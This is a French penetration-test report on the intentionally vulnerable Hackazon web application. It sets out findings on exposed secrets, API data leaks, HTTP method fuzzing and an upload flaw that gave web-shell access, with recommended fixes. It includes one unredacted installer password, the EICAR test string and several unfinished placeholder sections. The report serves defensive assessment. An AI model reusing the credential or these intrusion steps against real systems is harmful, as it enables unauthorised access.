

Hackazon Website Pentest

Keissy Bod, Milan Pouteau

October 2024

SOMMAIRE

1. Préambule

- 1.1 Présentation des résultats
- 1.2 Contexte
- 1.3 Pilotage de la prestation
- 1.4 Actions de nettoyage recommandées

2. Synthèse Managériale

- 2.1 Synthèse générale
- 2.2 Synthèse des risques
- 2.3 Synthèse des vulnérabilités et recommandations
- 2.4 Remarques

3. Synthèse Technique

4. Test d'intrusion externe et applicatif

- 4.1 Évaluation infrastructure
 - 4.1.1 Réseau
 - 4.1.2 Services
- 4.2 Application web
 - 4.2.2 Évaluation application
 - * Collecte d'informations
 - * Configuration et mécanismes de déploiement
 - * Gestion des identités
 - * Authentification
 - * Autorisations
 - * Gestion des sessions

- * Validation des entrées utilisateurs
- * Gestion des erreurs
- * Cryptographie
- * Processus métier
- * Côté client

5. Annexe

- 5.1 Présentation de la démarche
- 5.2 Présentation des résultats
- 5.3 Terminologie des risques

1. Préambule

1.1 Présentation des résultats

La sécurité globale de l'application web auditée présente plusieurs points d'amélioration notables. L'audit a révélé que certains logiciels utilisés par l'application sont en version dépassée, ce qui expose le système à des vulnérabilités connues. De plus, plusieurs types d'injections, telles que des injections SQL ou des XSS, ont été détectés, indiquant des points d'entrée potentiels pour des attaques exploitant des données malveillantes.

Des problèmes de segmentation ont également été identifiés, avec des configurations de sécurité essentielles qui ne sont pas appliquées, comme l'absence des attributs Secure, HttpOnly, et SameSite sur les cookies de session, augmentant les risques d'attaques liées à la session. Par ailleurs, l'application présente un manque de contrôle d'accès dans certaines parties du système, permettant l'affichage non autorisé de fichiers sensibles, tels que /app/hackazon.apk, ce qui peut conduire à des risques d'exposition de données ou de fonctionnalités non prévues pour le public.

Enfin, l'audit a mis en évidence l'absence de protection CSRF sur certaines parties du site, ce qui pourrait permettre à des attaquants de manipuler des actions au nom des utilisateurs sans leur consentement. Nous recommandons de mettre en place des correctifs pour ces aspects afin d'assurer une meilleure sécurité et de renforcer la protection des données utilisateurs et de l'infrastructure de l'application.

1.2 Contexte

Dans le cadre de cette mission, il nous a été demandé de réaliser un test d'intrusion sur l'application web **Hackazon** accessible via l'URL <https://hackazon.trackflaw.com/>. Hackazon est une plateforme de test et d'évaluation de la sécurité, souvent utilisée pour simuler des scénarios d'attaques web afin d'améliorer les pratiques de sécurisation des applications.

Le test d'intrusion avait pour objectif d'identifier les vulnérabilités potentielles de l'application et de fournir des recommandations en matière de sécurité. Ce test s'inscrit dans une démarche d'amélioration continue de la sécurité de l'infrastructure et des applications exposées à des utilisateurs externes.

Objectifs principaux :

- Identifier et analyser les vulnérabilités présentes sur l'application web Hackazon.
- Évaluer la sécurité de l'infrastructure sous-jacente (serveurs, services réseau).
- Proposer des recommandations pour la remédiation des vulnérabilités détectées.

Portée du test :

Le test a principalement couvert deux aspects : 1. **L'infrastructure** : Évaluation de la configuration réseau, des services exposés, et des mécanismes de protection en place. 2. **L'application web** : Analyse des points d'entrée de l'application, de la gestion des identités, des sessions, et des mécanismes de validation des entrées utilisateurs.

Contraintes :

- Le temps alloué pour cette prestation était limité, ce qui a restreint l'analyse exhaustive de tous les points d'entrée possibles.
- Aucun accès aux codes sources de l'application ou aux serveurs hébergeant l'application n'a été fourni. Le test a été réalisé dans une approche « boîte noire », simulant l'attaque d'un utilisateur malveillant sans connaissances internes sur l'application.

1.3 Pilotage de la Prestation

Le pilotage de cette mission a suivi une approche structurée afin d'assurer une exécution fluide et alignée sur les attentes du client. Le test d'intrusion a été réalisé en plusieurs phases, chacune encadrée

par des points de contact réguliers avec le client pour garantir la transparence et la bonne progression du projet.

Phases de la mission :

1. Phase de préparation :

- Recueil des besoins du client et définition du périmètre du test.
- Planification des outils et méthodes à utiliser pour le test d'intrusion.
- Configuration d'un environnement sécurisé pour l'exécution des tests.

2. Phase de tests :

- Réalisation des tests d'intrusion en suivant une approche **boîte noire**, simulant le comportement d'un attaquant sans accès aux informations internes.
- Utilisation d'outils automatisés et manuels pour identifier les vulnérabilités potentielles.

3. Phase d'analyse :

- Analyse approfondie des résultats obtenus durant les tests pour en extraire les vulnérabilités les plus critiques.
- Classement des vulnérabilités selon leur impact, leur facilité d'exploitation et leur sévérité.

4. Phase de restitution :

- Présentation des résultats sous forme de rapport détaillé, incluant les vulnérabilités détectées et les recommandations associées.

Points de contact et communication :

- Un compte-rendu final a été livré sous forme de rapport détaillé, avec une synthèse managériale et une synthèse technique.

1.4 Actions de nettoyage recommandées

Suite à cet audit plusieurs actions de nettoyage sont à prévoir : - Suppression des comptes utilisateurs créés (pentest1 et pentest2). - Suppression des demandes Helpdesk avec les ID suivants : 29, 28, 27, 26, 25, 24, 23 et 22. - Nettoyage des commentaires sur la FAQ. - Suppression des reviews sur l'article ID=81. - Suppression des commandes effectuées par les comptes pentest1 et pentest2.

2. Synthèse Managériale

2.1 Synthèse générale

FIXME: General summary of the findings and their potential impact on the business.

2.2 Synthèse des risques

FIXME: Overview of the risks identified, categorized by severity and potential impact.

2.3 Synthèse des vulnérabilités et recommandations

FIXME: Summary of vulnerabilities found and the recommended actions to mitigate them.

2.4 Remarques

FIXME: Any additional comments or notes for management.

3. Synthèse Technique

FIXME: A detailed technical summary of the findings, highlighting specific vulnerabilities, misconfigurations, and security gaps in the Hackazon web application.

4. Test d'intrusion externe et applicatif

4.1 Évaluation infrastructure

4.1.1 Réseau

FIXME: Findings from the network evaluation.

4.1.2 Services

FIXME: Evaluation of the services exposed by the infrastructure.

4.2 Application web

4.2.2 Évaluation application


Collecte d'informations

Secrets en clair dans le code source de l'application Lors de l'audit, des informations sensibles, telles que des clés API, des mots de passe et d'autres secrets, ont été trouvées en clair directement dans le code source de l'application. Cette pratique est dangereuse car elle peut exposer ces secrets à des utilisateurs non autorisés, compromettant ainsi la sécurité de l'application.

VULN-SECRETS-IN-CODE : Présence de secrets en clair dans le code source			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Modéré	3 / 4

L'analyse du code source a révélé plusieurs instances où des informations sensibles étaient stockées en texte clair, sans aucune forme de chiffrement ou de masquage. Par exemple, des clés API pour des services externes, des identifiants de base de données, et d'autres secrets utilisés par l'application étaient visibles et facilement accessibles. Cela signifie qu'un attaquant ayant accès au code, même partiellement, pourrait potentiellement utiliser ces secrets pour compromettre l'intégrité, la confidentialité, ou la disponibilité des services liés.

```
auth.php x
assets > config > auth.php
1  <?php
2
3  return array(
4      'default' => array(
5          'model' => 'user',
6          //Login providers
7          'login' => array(
8              'password' => array(
9                  'login_field' => 'username',
10                 //Make sure that the corresponding field in the database
11                 //is at least 50 characters long
12                 'password_field' => 'password'
13             ),
14             'facebook' => array(
15                 //Facebook App ID and Secret
16                 'app_id' => [REDACTED],
17                 'app_secret' => [REDACTED],
18                 //Permissions to request from the user
19                 'permissions' => array('user_about_me'),
20                 //fbid_field' => 'fb_id',
21                 'fbid_field' => 'oauth_uid',
22                 //Redirect user here after he logs in
23                 'return_url' => '/home'
24             ),
25             'twitter' => array(
26                 'oauth_consumer_key' => [REDACTED],
27                 'oauth_consumer_secret' => [REDACTED],
28                 'twid_field' => 'oauth_uid',
29                 //permissions' => array('user_about_me'),
30                 'oauth_signature_method' => 'HMAC-SHA1',
31                 'oauth_callback' => '/home',
32                 'oauth_version' => '1.0'
33             ),
34         ),
35         //Role driver configuration
36         'roles' => array(
37             'driver' => 'relation',
38             'type' => 'has_many',
39             //Field in the roles table
40             //that holds the models name
41             'name_field' => 'name',
42             'relation' => 'roles'
43         )
44     )
45 );
46
```

The image consists of two screenshots of a code editor. The top screenshot shows the file `db.php` with the following PHP code:

```
assets > config > db.php
1  <?php
2  return array (
3      'default' =>
4      array (
5          'user' => [REDACTED],
6          'password' => [REDACTED],
7          'driver' => 'PDOV',
8          'connection' => 'mysql:host=hackazon_db;port=3306;dbname=hackazon',
9          'db' => 'hackazon',
10         'host' => 'hackazon_db',
11         'port' => '3306',
12     ),
13 );
14
```

The bottom screenshot shows the file `parameters.php` with the following PHP code:

```
assets > config > parameters.php
1  <?php
2  return array (
3      'host' => 'http://hackazon.com',
4      'display_errors' => false,
5      'use_perl_upload' => false,
6      'use_external_dir' => false,
7      'user_pictures_external_dir' => '/lib/init/rw',
8      'user_pictures_path' => '/web/user_pictures/',
9      'common_path' => '/var/www/html/assets/views/common/',
10     'annotation_length' => 900,
11     'rest_in_profile' => false,
12     'profile_rest_data_type' => 'xml',
13     'test_user' =>
14     array (
15         'username' => [REDACTED],
16         'password' => [REDACTED],
17     ),
18     'installer_password' => 'MDEXMenxEKF',
19 );
20
```

les captures d'écran montre un exemple de clé API trouvée directement dans le code source, les identifiants valide d'un utilisateur et les identifiants de la base de donnée mysql, ce qui facilite son

exploitation par des tiers malveillants.

Les fichiers en questions sont : - assets/config/auth.php - assets/config/db.php - assets/config/parameters.php

Remediation

VULN-SECRETS-IN-CODE : Externaliser et sécuriser les secrets		
Complexité estimée : Modéré	Travail/coût estimé : Modéré	Priorité estimée : 3 / 4
Il est recommandé de ne jamais stocker de secrets en clair directement dans le code source de l'application. Les informations sensibles, telles que les mots de passe et les clés API, doivent être externalisées et stockées de manière sécurisée, par exemple, dans des services de gestion de secrets ou des fichiers de configuration protégés. Les variables d'environnement peuvent également être utilisées pour injecter ces secrets lors de l'exécution de l'application, évitant ainsi leur présence directe dans le code source. Il est important de mettre en place une gestion rigoureuse des secrets et de s'assurer qu'ils sont protégés par des mécanismes de chiffrement et des contrôles d'accès stricts.		


VULN-INFO-LEAK : Fuite d'information			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Facile	3 / 4

Fuite d'Information Une fuite d'information a été identifiée via la documentation API accessible publiquement à l'URL <https://hackazon.trackflaw.com/swagger>. Cette documentation expose des détails sensibles sur les schémas d'authentification et les points de terminaison de l'API, ce qui pourrait faciliter des attaques ciblées sur l'API.

La requête :

```
1 GET /swagger HTTP/2
2 Host: hackazon.trackflaw.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
  /20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
```

```
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 X-Pwnfox-Color: red
13 Priority: u=0, i
14 Te: trailers
```

**Figure 1:** Fuite d'information Swagger

La capture d'écran ci-dessus montre l'accès non sécurisé à la documentation Swagger exposant des informations critiques sur l'API Hackazon.

Remediation

VULN-INFO-LEAK : Recommandation pour sécuriser la documentation de l'API		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 3 / 4
Il est recommandé de protéger l'accès à la documentation Swagger en la rendant accessible uniquement à des utilisateurs authentifiés et autorisés : 1. **Restreindre l'accès à Swagger** : Utiliser des mécanismes d'authentification pour limiter l'accès à la documentation API uniquement aux développeurs autorisés. 2. **Supprimer les informations sensibles exposées** : Réviser les schémas et réponses exposés dans la documentation pour éviter toute exposition de données sensibles (comme les clés API, les schémas d'authentification, etc.). 3. **Désactiver Swagger en production** : Il est préférable de désactiver les outils de documentation comme Swagger dans les environnements de production pour éviter toute fuite d'information.		

VULN-DATA-EXPOSURE : Exposition excessive de données			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Critique	Facile	4 / 4

ExpositionExcessiveDeDonnées Lors de l'analyse, il a été constaté que des informations sensibles telles que les mots de passe hachés et d'autres données personnelles sont exposées via une requête API. Par exemple, une simple recherche d'utilisateur dans la liste de souhaits permet de récupérer ces informations.

La requête :

```
1 POST /wishlist/search HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
  XXXXXXXXXXXXXXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
  /20100101 Firefox/131.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
```

```
10 Content-Length: 11
11 Origin: https://hackazon.trackflaw.com
12 Referer: https://hackazon.trackflaw.com/wishlist/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 X-Pwnfox-Color: red
17 Priority: u=0
18 Te: trailers
19
20 search=mail
```




Figure 2: Exposition excessive de données

Remediation

Configuration et mécanismes de déploiement

Acceptation de méthodes HTTP excessive De nombreuses méthodes HTTP sont acceptées par l'application, ce qui élargit la surface d'attaque pour les attaquants potentiels. Cette configuration

VULN-DATA-EXPOSURE : Recommandation pour corriger l'exposition excessive de données		
Complexité estimée : Moyenne	Travail/coût estimé : Moyen	Priorité estimée : 4 / 4
Il est recommandé de limiter les informations exposées par l'API. Seules les données strictement nécessaires à l'exécution de la fonctionnalité demandée doivent être retournées, en excluant les informations sensibles comme les mots de passe hachés, les jetons de session, etc.		

VULN-04 : Acceptation de méthodes HTTP excessive			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Majeur	Facile	3 / 4

peut permettre des actions non désirées telles que la modification, la suppression, ou la découverte d'informations sensibles.

Request	Payload	Status code ^	Response received	Error	Timeout	Length
0		200	2311			59233
1	GET	200	1070			59184
2	POST	200	595			58497
3	HEAD	200	905			295
5	PUT	200	1953			60194
7	OPTIONS	200	1584			59915
8	DELETE	200	1322			58358
9	ACL	200	2058			59388
10	ARBITRARY	200	2637			59465
11	BASELINE-CONTROL	200	2188			59432
12	BCOPY	200	2383			58107
13	BDELETE	200	2175			59032
14	BIND	200	2134			60522
15	BMOVE	200	1999			59251
16	BPROPFIND	200	1920			60424
17	BPROPPATCH	200	1852			59047
18	CHECKIN	200	1658			60860
19	CHECKOUT	200	2036			58878
20	COPY	200	2068			59881
21	DEBUG	200	1857			59691
22	INDEX	200	1678			58510
23	LABEL	200	1812			59123
24	LINK	200	2051			58566
25	LOCK	200	2242			58710
26	MERGE	200	1831			59451
27	MKACTIVITY	200	2092			58896
28	MKCALENDAR	200	1820			59950
29	MKCOL	200	2397			59085
30	MKREDIRECTREF	200	2530			59570
31	MKWORKSPACE	200	2505			58905
32	MOVE	200	2443			59193
33	NOTIFY	200	2282			59616
34	ORDERPATCH	200	2271			59046
35	PATCH	200	1920			60282
36	POLL	200	2322			59371
37	PROPFIND	200	1914			59870
38	PROPPATCH	200	2062			59305
39	REBIND	200	1551			58583
40	REPORT	200	1635			59372
41	RPC_IN_DATA	200	1247			59824
42	RPC_OUT_DATA	200	1278			58734
43	SEARCH	200	1702			58424
44	SUBSCRIBE	200	1355			59946
45	TRACK	200	1633			60018

Figure 3: Capture d'écran de la réponse HTTP lors d'une attaque de fuzzing des méthodes HTTP.

Remediation

VULN-04 : Acceptation de méthodes HTTP excessive		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 3 / 4
Il est recommandé de restreindre l'acceptation des méthodes HTTP aux seules méthodes strictement nécessaires, comme 'GET' et 'POST'. Les méthodes non nécessaires comme 'DELETE', 'TRACE', et autres doivent être désactivées côté serveur pour réduire la surface d'attaque potentielle.		

VULN-05 : Absence de protection anti-malware			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Critique	Facile	4 / 4

Absence de protection anti-malware L'application ne dispose pas de protection contre les logiciels malveillants. Un fichier de test EICAR, utilisé pour simuler un fichier malveillant, a pu être téléchargé sans être détecté ou bloqué. Cela expose l'application à des risques d'infection par des logiciels malveillants pouvant entraîner la compromission du serveur.

```
www-data@11eb2768af20:/var/www/html/web/user_pictures/01$ hostname
hostname
11eb2768af20
www-data@11eb2768af20:/var/www/html/web/user_pictures/01$ cat eicar.txt
cat eicar.txt
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
www-data@11eb2768af20:/var/www/html/web/user_pictures/01$ ls -la
ls -la
total 16
drwxr-xr-x  2 www-data www-data 4096 Oct 13 14:23 .
drwxr-xr-x 122 www-data www-data 4096 Oct 13 14:01 ..
-rw-r--r--  1 www-data www-data  325 Oct 13 14:01 Webshell.php
-rw-r--r--  1 www-data www-data   69 Oct 13 14:23 eicar.txt
```

Figure 4: Capture d'écran montrant le fichier EICAR téléchargé et accessible sur le serveur.

Remediation

Insecure File Distribution Il a été observé que l'application distribue des fichiers APK sans aucune validation ou signature de sécurité. Le fichier téléchargé via l'URL <https://hackazon.trackflaw.com/app/hackazon.apk> n'est pas signé, ce qui peut permettre à un attaquant de distribuer des fichiers malveillants en remplacement des fichiers légitimes.

VULN-05 : Absence de protection anti-malware		
Complexité estimée : Moyenne	Travail/coût estimé : Moyen	Priorité estimée : 4 / 4
Il est fortement recommandé d'implémenter une solution de protection anti-malware sur le serveur pour scanner les fichiers téléchargés. Cela peut inclure un antivirus tel que ClamAV, qui peut détecter et bloquer les fichiers malveillants comme le fichier de test EICAR. De plus, la surveillance régulière des fichiers et des processus sur le serveur doit être mise en place pour prévenir les infections.		

VULN-09 : Distribution de fichier non sécurisé			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Modéré	Facile	3 / 4




Figure 5: Capture d'écran montrant le téléchargement du fichier APK non sécurisé.

Remediation

VULN-09 : Distribution de fichier non sécurisé		
Complexité estimée : Moyenne	Travail/coût estimé : Moyen	Priorité estimée : 3 / 4
Il est recommandé de signer numériquement tous les fichiers distribués, en particulier les fichiers exécutables comme les APK. De plus, l'application doit vérifier l'intégrité des fichiers avant leur distribution pour éviter tout risque de remplacement par des fichiers malveillants.		

